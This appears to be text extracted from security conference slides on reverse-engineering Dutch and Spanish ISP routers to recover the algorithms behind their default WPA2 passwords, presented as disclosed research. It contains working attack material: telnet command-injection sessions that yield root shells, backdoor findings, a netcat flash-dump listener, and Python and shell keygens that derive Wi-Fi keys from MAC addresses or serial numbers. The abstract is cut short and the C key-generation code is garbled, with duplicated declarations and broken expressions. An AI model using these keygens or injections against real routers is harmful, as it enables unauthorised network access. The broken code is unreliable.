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Awarded Best Student Paper!

Onderzoekers van de Radboud Universiteit Nijmegen hebben de wachtwoorden van de meest gangbare routers in Nederland gekraakt. Ze ontdekten dat het wachtwoord, dat standaard op de router is ingesteld door de fabrikant of internetprovider, een variant is van het netwerkadres of het serienummer. Daardoor zijn de routers kwetsbaar.

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Abstract

A wireless router is a networking device that enables a user to set up a wireless connection to the Internet. A router can offer a secure channel by cryptographic means which provides authenticity and confidentiality. Nowadays, almost all routers use a secure channel by default that is based on Wi-Fi Protected Access II (WPA2). This is a security protocol which is believed not to be susceptible to practical key recovery attacks. However, the

work interface and connect to a wireless base station (*router*) that gives access to the Internet. Such a router often serves as a firewall and is the first line of defence against malicious intruders that are active on the Internet. The user's devices operate in a internal network environment, the Local Area Network (LAN), which is separated by the router to protect against outside traffic, the Wide Area Network (WAN).

To gain access to a protected wireless LAN interface,

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  - Mifare
  - iClass
  - Hitag2
  - Megamos Crypto
  - Atmel CryptoMemory
  - ...

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
- New Mifare attack [2]

[1] `http://www.cs.ru.nl/~rverdult/publications.html`

[2] "Ciphertext-only Cryptanalysis on Hardened Mifare Classic Cards" (ACM CCS'15, October 2015)

What this talk is about




Main ideas:

1. Basic hardware hacking
2. Propose a methodology to reverse-engineer routers
3. Find out WPA2 password generating algorithms used by ISPs
4. Responsible disclosure procedure with Dutch ISPs and NCSC [a]

[a] https://www.ncsc.nl/english

WPA Authentication: 4-way handshake



PMK = PBKDF2(hash-function, passphrase, salt, iterations, key length) WPA1-MD5 & WPA2-SHA1

PTK = PBKDF2(ANonce, SNonce, AA, SA, PMK)

Wireless Authentication & Deauthentication




Figure : WPA2 4-way handshake authentication





Figure : WPA2 deauthentication

Firmware image structure



Binwalk: RE hexdumps with signatures

```
-----------------------------------------------
zlib : 78 01, 78 9C, 78 DA
gzip : 1F 8B                    LZMA : 5D 00 00 80
SQFS : 68 73 71 73              JFFS2: 85 19
YAFFS: 03 00 00 00 01 00 00 00 FF F
-----------------------------------------------
```

Tools

1. Disassembler IDA Pro → MIPS arch
2. Binwalk → Unpack FW
3. QEMU → MIPS emulator

Obtaining the firmware

All the information resides into the firmware image,

Steps:

1. Downloading from their website → FW images & updates
2. Exploiting vulnerabilities → RCE, CI, OVF, CSRF...
   - FTP & Telnet server
   - HTTP server
   - UPnP & DLNA
   - TR-069 ...
3. Discovering HW debug interfaces: `UART` and `JTAG`
4. Desoldering the flash chip

Recap: Public download

Ups & downs

1. **Seldom happen** → Especially ISPs
2. Obfuscated → Bootloader included?
   1. byte-nibble-block swapping
   2. XOR obfuscation → watchout 00 & FF chunks :)
   3. Challenging w/o bootloader
3. Encrypted (AES, DES) → Need the responsible for dec.
4. ISPs → `TR-069` for auto-upgrading
   1. Requirement → A valid IP range
   2. Find bugs in there → Might be illegal :(

OS Command injection: Ping I

Low-hanging fruit


```
Telnet 192.168.1.1
BCM96328 Broadband Router
Login: admin
Password:
 > shell
telnetd:error:611.359:processInput:316:unrecognized command shell
 > sh
telnetd:error:614.226:processInput:316:unrecognized command sh
 > sysinfo && sh
telnetd:error:624.173:processInput:316:unrecognized command sysinfo && sh
 > help
?
help
logout
exit
quit
reboot
ping
dns
lanhosts
ppp
restoredefault
save
swversion
cfgupdate
getdeviceinfo
 > ping a; ls
PING a (192.168.2.1): 56 data bytes
ping: sendto: Network is unreachable
bin       dev       lib       mnt       sbin      tmp       var
data      etc       linuxrc   proc      sys       usr       webs
 > ping a; sh
PING a (192.168.2.1): 56 data bytes
ping: sendto: Network is unreachable

BusyBox v1.00 (2013.01.21-16:17+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# id
sh: id: not found
# echo $USER
root
# _
```

OS Command injection: Ping II

```
Connected to 192.168.1.1.
Escape character is '^]'.
BCM96368 Broadband Router
Login: user
Password:
 > ping 2>/dev/null && sh
Warning: operator & is not supported!
 > ping 2>/dev/null ; sh
Warning: operator ; is not supported!
 > ping 2>/dev/null | sh
 > ping 2>/dev/null | ps w | grep telnet
20035 [redacted]2C0r  5000 S    telnetd -m 0
20036 [redacted]2C0r  5004 S    telnetd -m 0
20120 [redacted]2C0r  1532 S    sh -c ping 2>/dev/null | ps w | grep telnet
20123 [redacted]2C0r  1532 S    grep telnet
 > ping 2>/dev/null | cat /proc/20036/fd/0 | sh
echo $USER
root
route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
[redacted]96.1    0.0.0.0         255.255.255.255 UH    0      0        0 ppp1.2
[redacted]238.4   10.80.0.1       255.255.255.252 UG    0      0        0 ptm0.1
[redacted]4.56    10.80.0.1       255.255.255.252 UG    0      0        0 ptm0.1
[redacted]6.160   10.144.0.1      255.255.255.240 UG    0      0        0 ptm0.3
[redacted]6.176   10.144.0.1      255.255.255.240 UG    0      0        0 ptm0.3
[redacted]6.144   10.144.0.1      255.255.255.240 UG    0      0        0 ptm0.3
```

OS Command injection: Ping III

Using the USB to pwn the box



Recap: Logical flaws


Ups & downs

1. Do not need HW background
2. Do not need to open it up $\rightarrow$:-)
3. Do not need to have soldering skills
4. **Not always feasible** or time-consuming

Commands


1. `cat /proc/mtd`
2. `dd if=/dev/mtdblock of=/mnt/usb/fw.bin bs=1`
3. `cat /dev/mtdblock | nc -l -p 1337`

Opening the box: HW recognition




UART'ing a device I (Serial port)

UART (universal asynchronous receiver/transmitter)



UART'ing a device II: Hooking it up



UART'ing a device III: Debugging info

```
CFE version 1.0.37-106.24 for A4001N TEF 0001 BCM96328 (32bit,SP,BE)
Build Date: mar set  6 12:27:14 CEST 2011 (marcodl@localhost)
Copyright (C) 2000-2009 Broadcom Corporation.

HS Serial flash device: name MX25L128, id 0xc218 size 16384KB
Total Flash size: 16384K with 4096 sectors
Chip ID: BCM6328B0, MIPS: 320MHz, DDR: 320MHz, Bus: 160MHz
Total Memory: 33554432 bytes (32MB)
Boot Address: 0xb8000000

Board IP address                  : 192.168.1.1:ffffff00
Run from flash/host (f/h)         : f
Default host run file name        : vmlinux
Default host flash file name      : bcm963xx_fs_kernel
Board Id (0-4)                    : 963281TAN
Base MAC Address                  : 84:26:15:ae:bc:13
PSI Size (1-64) KBytes            : 64
Enable Backup PSI [0|1]           : 0
System Log Size (0-256) KBytes    : 0
Main Thread Number [0|1]          : 0

*** Press any key to stop auto run (1 seconds) ***
Auto run second count down: 0
Booting from only image (0xb8010000) ...
Code Address: 0x80010000, Entry Address: 0x80014230
Decompression OK!
Entry at 0x80014230
Starting program at 0x80014230
Linux version 2.6.30 (cx1giordan@thor) (gcc version 4.4.2 (Buildroot 2010.02-git
) ) #1 Mon Jan 21 17:14:53 CET 2013
HS Serial flash device: name MX25L128, id 0xc218 size 16384KB
kerSysEarlyFlashInit: bootCfeVersion has value cfe-A4001N-V0001
```

UART'ing a device IV: Debugging info

```
35 Determined physical RAM map:
36  memory: 01f00000 @ 00000000 (usable)
37 Zone PFN ranges:
38   DMA      0x00000000 -> 0x00001000
39   Normal   0x00001000 -> 0x00001f00
40 Movable zone start PFN for each node
41 early_node_map[1] active PFN ranges
42     0: 0x00000000 -> 0x00001f00
43 Kernel command line: root=31:0 ro noinitrd console=ttyS0,115200
44 Serial: BCM63XX driver $Revision: 3.00 $
45 ttyS0 at MMIO 0xb0000100 (irq = 36) is a BCM63XX
46 ttyS1 at MMIO 0xb0000120 (irq = 47) is a BCM63XX
47 bcmxtmrt: Broadcom BCM6328B0 ATM/PTM Network Device
48 init started:  BusyBox v1.00 (2013.01.21-16:17+0000) multi-call binary
49 BusyBox v1.00 (2013.01.21-16:17+0000) Built-in shell (ash)
50 Enter 'help' for a list of built-in commands.
51
52 ===== Release Version PDGA4000N_PT_4.06L.2.2828 (build timestamp 130205_1145) ==
53 ===
54
55 SerialNumber: 47502E0021746
56 SSID: ADSLPT-AB37495
57 WPA Key: 78leqnej
58 WPS Device PIN = 14258671
59 Setting SSID: "ADSLPT-AB37495"
60
61 BCM96328 Broadband Router
62 Login:
```

Recap: UART interface


Ups & downs

1. HW needed → i.e USB2ttl dongle, Bus Pirate
2. Discover the baudrate & pinout → Bruteforce
3. Soldering skills required
4. Getting into Bootloader by pressing a key prior 3 seconds
5. Provides plenty of useful info → SoC, Memory info, baseaddr
6. **Not always opened** → Password-protected
7. Bruteforcing the password or shorting pins → Doable

Commands

1. `python baudrate.py -p /dev/ttyUSB0`
2. `minicom -s`
3. `screen /dev/ttyS0 115200`

JTAG'ing a MIPS SoC



Recap: OpenOCD Commands I

```
$ openocd  -f openocd.cfg
Open On-Chip Debugger 0.8.0 (2014-07-08-18:13)
Licensed under GNU GPL v2
For bug reports, read
http://openocd.sourceforge.net/doc/doxygen/bugs.html
Warn : Adapter driver 'usb_blaster' did not declare which transports it allows;
Info : only one transport option; autoselect 'jtag'
trst_only separate trst_push_pull
adapter_nsrst_delay: 100
jtag_ntrst_delay: 100
force hard breakpoints
Info : No lowlevel driver configured, will try them all
Info : usb blaster interface using libftdi
Info : This adapter doesn't support configurable speed
Info : JTAG tap: vrx200.cpu0 tap/device found: 0x00001183 (mfg: 0x0c1, part: 0x
Info : JTAG tap: vrx200.cpu1 tap/device found: 0x00000183 (mfg: 0x0c1, part: 0x
Info : accepting 'telnet' connection from 4444
```

Recap: OpenOCD Commands II

```
$ telnet localhost 4444
Open On-Chip Debugger
> targets
    TargetName         Type       Endian TapName            State
--  ------------------ ---------- ------ ------------------ ------------
 0* vrx200.cpu1        mips_m4k   big    vrx200.cpu1        running

> flash banks
#0 : vrx200.nor0 (cfi) at 0xb0000000, size 0x00800000, buswidth 2, chipwidth 2
#1 : vrx200.nor1 (cfi) at 0xb4000000, size 0x00800000, buswidth 2, chipwidth 2

> halt
target state: halted
target halted in MIPS32 mode due to debug-request, pc: 0x800056fc
> targets
    TargetName         Type       Endian TapName            State
--  ------------------ ---------- ------ ------------------ ------------
 0* vrx200.cpu1        mips_m4k   big    vrx200.cpu1        halted

> dump_image norflash1.bin 0xb0000000 0x00800000
dumped 8388608 bytes in 19577.435547s (0.418 KiB/s)
```

Recap: JTAG interface

Ups & downs

1. HW needed → i.e Altera BusBlaster, J-Link
2. Tedious to find out the pinout → enumJTAG, JTAGulator
3. OpenOCD, UrJTAG → No config done → Dig into HW specs
4. Obfuscated? → **TRICK**: Wait until loaded into RAM as clear
5. **Not always available in SoC** or Password-protected

Dumping the flash chip

Dumping the flash chip




Figure : Using clips




Figure : Desoldering the memory

Recap: Desoldering

Ups & downs

1. HW needed → Rework station (€100), EEPROM reader(€500), Chinese readers (€80)
2. Quite expensive → TSOP48, TSOP56 sockets (€40 each)
3. Device might remain broken → Soldering back works!
4. BGA package is not used in routers
5. **Always possible** → obfuscated? encrypted?

Figure : NAND memory





Figure : TSOP socket

Comtrend: Findings

1. **UART**→ Tiny OpenWRT into RAM
   - Dump FW (Flash)
   - Enable telnet
2. **Backdoors detected in all routers**
3. OS command injection in Telnet service → Got root
4. Stack buffer overflow in HTTP server → ROP gadgets
5. **WPA2 password generating algorithms**


Comtrend: Backdoors and super-admin

1. Firmware dumped via serial console `UART`
2. Credentials are hardcoded
   - Cannot be changed by customer
   - Cannot be changed by ISP without fw update
   - **Plaintext**, not hashed




Comtrend: Command Injection in telnet service

1. Telnet command sanitization



- Checks for '&'
- Checks for ';'
- Does **not** check for '|'
  - → **still vulnerable**

Comtrend: How to obtain WPA keys?



Comtrend: How to obtain WPA keys?

```
lw      $gp, 0x50+var_40($sp)
la      $a0, 0x550000
la      $a1, 0x540000
la      $t9, fopen
addiu   $a0, (aMd5sumVarMd5en+0x18 - 0x550000)  # filename
jalr    $t9 ; fopen
addiu   $a1, (aGmt08
lw      $gp, 0x50+va
move    $s0, $v0
move    $a0, $s1        # s
la      $t9, memset
move    $a1, $zero      # c
beqz    $v0, loc_45C03C
li      $a2, 0x21       # n
```

```
aMd5sumVarMd5en:.ascii "md5sum /var/md5encode > /var/md5result"<0>
                                        # DATA XREF: WlMngr::getVarDefault(char
```

```
jalr    $t9 ; memset
nop
lw      $gp, 0x50+var_40($sp)
move    $a0, $s1        # s
li      $a1, 0xD        # n
la      $t9, fgets
jalr    $t9 ; fgets
move    $a2, $s0        # stream
lw      $gp, 0x50+var_40($sp)
move    $a2, $s1
la      $v0, stdout
la      $a1, 0x550000
la      $t9, fprintf
lw      $a0, (stdout - 0x100189CC)($v0)  # stream
jalr    $t9 ; fprintf
addiu   $a1, (aWpakeyS - 0x550000)  # "wpakey:%s\n"
lw      $gp, 0x50+var_40($sp)
```

Comtrend: How to obtain WPA keys?

```
sw      $a0, 0x2D8+var_2C0($sp)
addiu   $a1, (aTceolmet2rend0 - 0x550000)  # "tceolmet2rend%02x%02x%02x%02x%02x%02x%s"
move    $a0, $s2          # s
sw      $v0, 0x2D8+var_2C8($sp)
jalr    $t9 ; sprintf
sw      $s5, 0x2D8+var_2B8($sp)
lw      $gp, 0x2D8+var_2B0($sp)
move    $a2, $s2
move    $a0, $s0          # s
la      $a1, 0x550000
la      $t9, sprintf
jalr    $t9 ; sprintf
addiu   $a1, (aEchoNSVarMd5en - 0x550000)  # "echo -n %s > /var/md5encode"
lw      $gp, 0x2D8+var_2B0($sp)
move    $a0, $s0
la      $t9, bcmSystemEx
jalr    $t9 ; bcmSystemEx
li      $a1, 1
lw      $gp, 0x2D8+var_2B0($sp)
move    $a3, $s0
la      $v0, 0x550000
addiu   $a2, $v0, (aMd5sumVarMd5en - 0x550000)  # "md5sum /var/md5encode > /var/md5result"
addiu   $t0, $a2, (aMd5sumVarMd5en+0x20 - 0x553938)
```

seed + WAN MAC address + LAN MAC address

plaintext ciphertext

```
loc_49CECC:
lw      $v0, 0($a2)
lw      $v1, 4($a2)
lw      $a0, 8($a2)
lw      $a1, 0xC($a2)
addiu   $a2, 0x10
sw      $v0, 0($a3)
sw      $v1, 4($a3)
sw      $a0, 8($a3)
sw      $a1, 0xC($a3)
```

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```
addiu   $a3, 0x10
```

```
lw      $v1, 0($a2)
lhu     $a0, 4($a2)
lbu     $v0, 6($a2)
la      $t9, bcmSystemEx
sw      $v1, 0($a3)
sh      $a0, 4($a3)
sb      $v0, 6($a3)
move    $a0, $s0
jalr    $t9 ; bcmSystemEx
li      $a1, 1
lw      $gp, 0x2D8+var_2B0($sp)
move    $a0, $s0
la      $v1, 0x550000
la      $t9, bcmSystemEx
addiu   $v0, $v1, (aRmVarMd5encode - 0x550000)  # "rm /var/md5encode"
lhu     $a3, (aRmVarMd5encode+0x10 - 0x553960)($v0)
lw      $a1, (aRmVarMd5encode+4 - 0x553960)($v0)
lw      $a2, (aRmVarMd5encode+8 - 0x553960)($v0)
lw      $v1, (aRmVarMd5encode - 0x550000)($v1)  # "rm /var/md5encode"
lw      $v0, (aRmVarMd5encode+0xC - 0x553960)($v0)
sw      $a1, 0x2D8+var_24C($sp)
```

What about patching the FW image with
Is /var/md5encode ??

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
MD5(
    constant seed,
    lowercase ethernet mac address,
    uppercase wifi mac address
)



1. Bruteforce: 2^{24}. Minutes using GPUs
2. 802.11 headers hold mac addresses in plaintext
   - Capturing a single raw packet is sufficient
   - Allows **instant** computation of passphrase

Comtrend: Biggest ISP in Spain, 2010

```
$ sysinfo && sh
# for i in /*; do echo $i ; done
```

```
LOAD:0008EC50 aCouldNotOpenVa:.ascii "Could not open /var/hwaddr"<0>
LOAD:0008EC50                                          # DATA XREF: sub_1368C+4BC↑o
LOAD:0008EC6B                 .byte 0
LOAD:0008EC6C aBcgbghgg02x02x:.ascii "bcgbghgg%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X%02X"<0>
LOAD:0008EC6C                                          # DATA XREF: sub_1368C+4D8↑o
LOAD:0008ECA5                 .byte 0, 0, 0
LOAD:0008ECA8 aEchoNSVarMd5en:.ascii "echo -n %s > /var/md5encode"<0>
LOAD:0008ECA8                                          # DATA XREF: sub_1368C+56C↑o
LOAD:0008ECC4 aVarMd5encode:  .ascii "/var/md5encode"<0>  # DATA XREF: sub_1368C+5C0↑o
LOAD:0008ECD3                 .byte 0
LOAD:0008ECD4 aMd5sumVarMd5en:.ascii "md5sum /var/md5encode > /var/md5result"<0>
LOAD:0008ECD4                                          # DATA XREF: sub_1368C+648↑o
LOAD:0008ECFB                 .byte 0
LOAD:0008ECFC aVarMd5result:  .ascii "/var/md5result"<0>  # DATA XREF: sub_1368C+69C↑o
LOAD:0008ECFC                                          # sub_1368C+728↑o
LOAD:0008ED0B                 .byte 0
LOAD:0008ED0C aCouldNotRead_0:.ascii "Could not read /var/md5result"<0>
LOAD:0008ED0C                                          # DATA XREF: sub_1368C+7A0↑o
LOAD:0008ED2A                 .half 0
LOAD:0008ED2C aCouldNotOpen_0:.ascii "Could not open /var/md5result"<0>
LOAD:0008ED2C                                          # DATA XREF: sub_1368C+7EC↑o
LOAD:0008ED4A                 .half 0
LOAD:0008ED4C aRmVarMd5encode:.ascii "rm /var/md5encode"<0>  # DATA XREF: sub_1368C+810↑o
LOAD:0008ED5E                 .half 0
LOAD:0008ED60 aJazztel_02x02x:.ascii "JAZZTEL_%02X%02X"<0>  # DATA XREF: sub_1368C+8DC↑o
LOAD:0008ED60                                          # sub_1368C+978↑o
LOAD:0008ED71                 .byte 0, 0, 0
LOAD:0008ED74 aWlD_guestD:    .ascii "wl%d_Guest%d"<0>  # DATA XREF: sub_1368C+AC4↑o
LOAD:0008ED81                 .byte 0, 0, 0
LOAD:0008ED84 aWlD_D:         .ascii "wl%d.%d"<0>      # DATA XREF: sub_1368C+B58↑o
LOAD:0008ED8C aAdddefaultwlan:.ascii "addDefaultWlanQueueObject returns error. ret=%d"<0>
```

Figure : Same algorithm, different secret seed

```
wifiway ~ # ssh 1234@192.168.1.1
The authenticity of host '192.168.1.1 (192.168.1.1)' can't be established.
RSA key fingerprint is e5:f5:24:75:70:e5:4b:08:c6:e5:49:5e:1f:5b:e1:7a.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.1' (RSA) to the list of known hosts.
1234@192.168.1.1's password:
> sysinfo && sh
Number of processes: 30
 12:02am  up 2 min,
load average: 1 min:0.16, 5 min:0.13, 15 min:0.05
              total         used         free       shared      buffers
  Mem:        13912        13684          228            0          948
 Swap:            0            0            0
Total:        13912        13684          228


BusyBox v1.00 (2009.07.09-10:31+0000) Built-in shell (msh)
Enter 'help' for a list of built-in commands.

# cat /var/md5encode
# cat /var/md5encode
bcgbghgg64680C08E50664680C08E509#
```

Figure : They forgot to remove the plaintext!

Sitecom

Sitecom: Previous Findings

Italian researchers released the following problems:[1]

1. Sitecom WLM-3500 backdoor accounts
2. WLM-3500 and WLM-5500 $\rightarrow$ Wireless keys
3. Firmware obfuscation $\rightarrow$ XOR encryption
4. WLR-4000 and WLR-4004 $\rightarrow$ Wireless keys
5. Several web flaws

[1] `http://blog.emaze.net`

Sitecom: Our findings

1. WLR-2100 and WLR-2500 → New algorithm
2. WLR-XXXX and WLM-XXXX → Confirm all affected
3. WL-XXX → New algorithm
4. **Around 90% are affected** → Only MAC is needed :(

Sitecom: WPA generation




Figure : Only mac is involved. Never using random functions

Sitecom: WPA generation




Figure : Old-New algorithm. Around 40 models are affected

Sitecom: WPA generation

```
370     def __init__(self,bssid):
371         self.bssid = bssid
372
373     def generateKey(self, mac, model, keylength = 12):
374
375         charset1, charset2 = self.CHARSETS[model]
376
377         mac = mac.decode("hex")
378
379         val = int(mac[2:6].encode("hex"), 16)
380
381         magic1 = 0x98124557
382         magic2 = 0x0004321a
383         magic3 = 0x80000000
384
385         offsets = []
386         for i in range(keylength):
387             if (val & 0x1) == 0:
388                 val = val ^ magic2
389                 val = val >> 1
390             else:
391                 val = val ^ magic1
392                 val = val >> 1
393                 val = val | magic3
394
395             offset = val % len(charset1)
396             offsets.append(offset)
397
398         wpakey = ""
399         wpakey += charset1[offsets[0]]
400
401         for i in range(0, keylength-1):
402             magic3 = offsets[i]
403             magic1 = offsets[i+1]
404
405             if magic3 != magic1:
406                 magic3 = charset1[magic1]
407             else:
408                 magic3 = (magic3 + i + 1) % len(charset1)
409                 magic3 = charset2[magic3]
410             wpakey += magic3
411
412         return wpakey
```

Sitecom: WLR-2X00

We emulated an stripped MIPS binary:

```
$ chroot . ./qemu-mips-static  bin/AutoWPA 000cf6ec73a0 wpamac
flash set WLAN-WPA-PSK NUWFBAYQJNXH
flash set USER-PASSWORD NUWFBAYQJNXH
flash set WEP128-KEY1-1 4e555746424159514a4e584800
```

MD5(MAC address) converting to charset (A-Z)

Sitecom: WLR-2X00. Epic fail :)


Reverse-engineered the whole MD5 hash function :(

```
84
85  def generateKey(magic_nr):
86      key = ''
87      i = 0
88      while (i<13):
89          key += charset[magic_nr%24]
90          magic_nr /= 24
91          i += 1
92      return key
93
94
95  def createMagicNumber():
96      for j in xrange(4):
97          mangle ( offsets[j*4:(j+1)*4], seed[j*16:(j+1)*16], macs[j], j )
98      return finalMangle()
99
100
101 def mangle(offsets,seed,mac,round_):
102         i = 0
103         while (i<16):
104             if (round_ == 0):
105                 v1 = data[0]
106                 v0 = data[1]
107                 v1 ^= v0
108                 v0 = data[2]
109                 v1 &= v0
110                 v0 = data[1]
111             elif (round_ == 1):
112                 v1 = data[2]
113                 v0 = data[0]
114                 v1 ^= v0
115                 v0 = data[1]
116                 v1 &= v0
117                 v0 = data[0]
118             elif (round_ == 2):
119                 v1 = data[2]
120                 v0 = data[0]
121                 v1 ^= v0
122                 v0 = data[1]
123             else : # round 3
124                 v0 = data[1]
125                 v1 = (v0 ^ 0xFFFFFFFF) # nor $v1,$zero,$v0
126                 v0 = data[2]
127                 v1 |= v0
128                 v0 = data[0]
```

Sitecom: WLR-2X00

```
53  import re
54  import sys
55  import hashlib
56
57  charset = 'ABCDEFGHJKLMNPQRSTUVWXYZ'  # Missing I,O
58
59  def generateKey(magic_nr):
60      key = ''
61      i = 0
62      while (i<12):
63          key += charset[magic_nr%24]
64          magic_nr /= 24
65          i += 1
66      return key
67
68  def main():
69
70      if (len(sys.argv)!=2):
71          sys.exit('[!] Enter MAC as argument\n\n\tUsage: python %s 000cf6ec73a0' %(sys.argv[0]))
72
73      mac = re.sub(r'[^a-fA-F0-9]', '', sys.argv[1])
74      if len(mac) != 12:
75          sys.exit('[!] Check MAC format!')
76
77      md5 = hashlib.md5()
78      md5.update(sys.argv[1])
79
80      key = generateKey(int(md5.hexdigest()[-16:],16))
81
82      print "MAC              : %s"   % (mac)
83      print "WLAN_WPA_PSK     : %s"   % (key)
84      print "USER_PASSWORD    : %s"   % (key)
```

Sitecom: WPS generation



THOMSOM. Remember SpeedTouch issue?




Figure : Generating ESSIDs from the SN

THOMSOM. ESSID generation

```
sw      $v0, 0x70+var_40($sp)
lw      $v0, (dword_80D3A640 - 0x80D3A634)($v1)
sw      $v0, 0x70+var_3C($sp)
lw      $v0, (dword_80D3A644 - 0x80D3A634)($v1)
sw      $v0, 0x70+var_38($sp)
lui     $v0, 0x80D4
addiu   $v1, $v0, (aThom_d07d - 0x80D40000)  # "Thom_D%07d"
lw      $v0, aThom_d07d  # "Thom_D%07d"
sw      $v0, 0x70+var_30($sp)
lw      $v0, (aThom_d07d+4 - 0x80D3A648)($v1)
sw      $v0, 0x70+var_2C($sp)
lw      $v0, (aThom_d07d+8 - 0x80D3A648)($v1)
sw      $v0, 0x70+var_28($sp)
lui     $v0, 0x80D4
addiu   $v1, $v0, (aThom_g07d - 0x80D40000)  # "Thom_G%07d"
lw      $v0, aThom_g07d  # "Thom_G%07d"
sw      $v0, 0x70+var_20($sp)
lw      $v0, (aThom_g07d+4 - 0x80D3A654)($v1)
sw      $v0, 0x70+var_1C($sp)
lw      $v0, (aThom_g07d+8 - 0x80D3A654)($v1)
sw      $v0, 0x70+var_18($sp)
jal     sub_805468C4
move    $a1, $sp
bnez    $s1, loc_80545EE0
li      $v0, 1
```

THOMSOM. Stickers!

```
$ echo -n "TWG870)&*gwt00951101703274" | md5sum - | cut -c 1-26
 362eb4ed0f0a71d6f5d7a9a57e
```




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Figure : Generating PSKs from the SN

THOMSOM in The Netherlands

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


Figure : We fully reverse-engineered the algorithm used in Holland

THOMSOM in The Netherlands


```
void generatePSK(char *out, uint32_t *did)
void generatePSK(char *out, bool alt, uint32_t *did)
{
    char tmp[9];
    uint32_t v1;
    uint32_t v0;
    uint32_t a2;
    uint32_t v0, a0, a2;
    int i;
    uint32_t a0;
    v1 = ((((did[1] << 5) - did[1]) << 2) + did[1]) << 3;
    a2 = (v1 * did[4]);
    a2 = ((((a2 << 1) + a2) << 2) - a2);
    v0 = (((int64_t)a2 * 0x55e63b89) >> 57) - (a2 >> 31);
    a2 = a2 - (v0 * 0x5f5e100);

    a2 = (did[1] *      + did[2] * 10 + did[ ]) * did[4] * 11;

    if(alt)
        a2 = (a2 / 5) * 7;

//
```

THOMSOM in more countries



THOMSOM in more countries

```
generateHash_[redacted]:

var_40= -0x40
var_28= -0x28
var_20= -0x20
var_1C= -0x1C
var_18= -0x18
var_14= -0x14
var_10= -0x10

addiu   $sp, -0x60
sw      $ra, 0x60+var_10($sp)
sw      $s3, 0x60+var_14($sp)
sw      $s2, 0x60+var_18($sp)
sw      $s1, 0x60+var_1C($sp)
sw      $s0, 0x60+var_20($sp)
move    $s2, $a0
jal     sub_801AF1AC
move    $s3, $a1
beqz    $v0, loc_805462C4
lw      $ra, 0x60+var_10($sp)
```

```
jal     jump_to_ra_exit
move    $a0, $v0
addiu   $s1, $sp, 0x60+var_28
move    $a0, $s1
jal     something_very_used_3
move    $a1, $v0
jal     load_store_specific_byte
move    $a0, $s1
addiu   $s0, $sp, 0x60+var_40
move    $a0, $s0
jal     strcpy
move    $a1, $v0
move    $a0, $s2
jal     sub_80546A20
move    $a1, $s0
move    $a0, $sp
la      $a1, a[redacted]GwtS  # "[redacted]0)&×gwt%s"
jal     sprintf
move    $a2, $s0
move    $a0, $s2
move    $a1, $sp
jal     MD5
move    $a2, $s3
jal     sub_80051C60
move    $a0, $s1
lw      $ra, 0x60+var_10($sp)
```

md5(model + symbols + [redacted] SN)

Unstripping crypto: Use findcrypt!

```
MD5:

var_10= -0x10
var_C= -0xC
var_8= -8

addiu   $sp, -0x70
sw      $ra, 0x70+var_8($sp)
sw      $s1, 0x70+var_C($sp)
sw      $s0, 0x70+var_10($sp)
move    $s0, $a1
move    $s1, $a2
jal     loadConstants
move    $a0, $sp
jal     sub_80B35C3C
move    $a0, $s0
move    $a0, $sp
move    $a1, $s0
jal     sub_8059B574
move    $a2, $v0
move    $a0, $s1
jal     sub_8059B6B4
move    $a1, $sp
lw      $ra, 0x70+var_8
lw      $s1, 0x70+var_C
lw      $s0, 0x70+var_1
jr      $ra
addiu   $sp, 0x70
 # End of function MD5
```

```
# =============== S U B R O U T I N E =======================================


loadConstants:                          # CODE XREF: sub_8032AAE8+68↑p
                                        # sub_804A39F8+740↑p ...
                sw      $zero, 0x14($a0)
                sw      $zero, 0x10($a0)
                li      $v0, 0x67452301
                sw      $v0, 0($a0)
                li      $v0, 0xEFCDAB89
                sw      $v0, 4($a0)
                li      $v0, 0x98BADCFE
                sw      $v0, 8($a0)
                li      $v0, 0x10325476
                jr      $ra
                sw      $v0, 0xC($a0)
# End of function loadConstants
```

THOMSOM in more countries


```
generateHash_

var_20= -0x20
var_1F= -0x1F
var_1E= -0x1E
var_1D= -0x1D
var_1C= -0x1C
var_1B= -0x1B
var_18= -0x18
var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4

addiu   $sp, -0x40
sw      $ra, 0x40+var_4($sp)
sw      $s2, 0x40+var_8($sp)
sw      $s1, 0x40+var_C($sp)
sw      $s0, 0x40+var_10($sp)
move    $s1, $a0
jal     use_serial_number?
move    $s2, $a1
move    $a0, $v0
jal     function_very_used
li      $a1, 1
addiu   $s0, $sp, 0x40+var_18
move    $a0, $s0
jal     function_very_used_2
move    $a1, $v0
move    $a0, $s0
addiu   $a1, $sp, 0x40+var_20
addiu   $a2, $sp, 0x40+var_1F
addiu   $a3, $sp, 0x40+var_1E
addiu   $t0, $sp, 0x40+var_1D
addiu   $t1, $sp, 0x40+var_1C
jal     store_6_bytes_from_a0_to_a1
addiu   $t2, $sp, 0x40+var_1B
lbu     $a2, 0x40+var_20($sp)
lbu     $a3, 0x40+var_1F($sp)
lbu     $t0, 0x40+var_1E($sp)
lbu     $t1, 0x40+var_1D($sp)
lbu     $t2, 0x40+var_1C($sp)
lbu     $t3, 0x40+var_1B($sp)
move    $a0, $sp
lui     $a1, 0x80D4
jal     sprintf
la      $a1,  02x02  # "  %02x:%02x:%02x:%02x:%02x:%02x"
move    $a0, $s1
move    $a1, $sp
jal     MD5
move    $a2, $s2
jal     nullsub_47
move    $a0, $s0
lw      $ra, 0x40+var_4($sp)
lw      $s2, 0x40+var_8($sp)
```

md5(model+ISP+ Serial Number)

THOMSOM in more countries



THOMSOM in more countries

```
generateHash_[redacted]:

var_20= -0x20
var_1F= -0x1F
var_1E= -0x1E
var_1D= -0x1D
var_1C= -0x1C
var_1B= -0x1B
var_18= -0x18
var_10= -0x10
var_C= -0xC
var_8= -8
var_4= -4

addiu   $sp, -0x40
sw      $ra, 0x40+var_4($sp)
sw      $s2, 0x40+var_8($sp)
sw      $s1, 0x40+var_C($sp)
sw      $s0, 0x40+var_10($sp)
move    $s1, $a0
jal     use_serial_number?
move    $s2, $a1
move    $a0, $v0
jal     function_very_used
li      $a1, 1
addiu   $s0, $sp, 0x40+var_18
move    $a0, $s0
jal     function_very_used_2
move    $a1, $v0
move    $a0, $s0
addiu   $a1, $sp, 0x40+var_20
addiu   $a2, $sp, 0x40+var_1F
addiu   $a3, $sp, 0x40+var_1E
addiu   $t0, $sp, 0x40+var_1D
addiu   $t1, $sp, 0x40+var_1C
jal     store_6_bytes_from_a0_to_a1
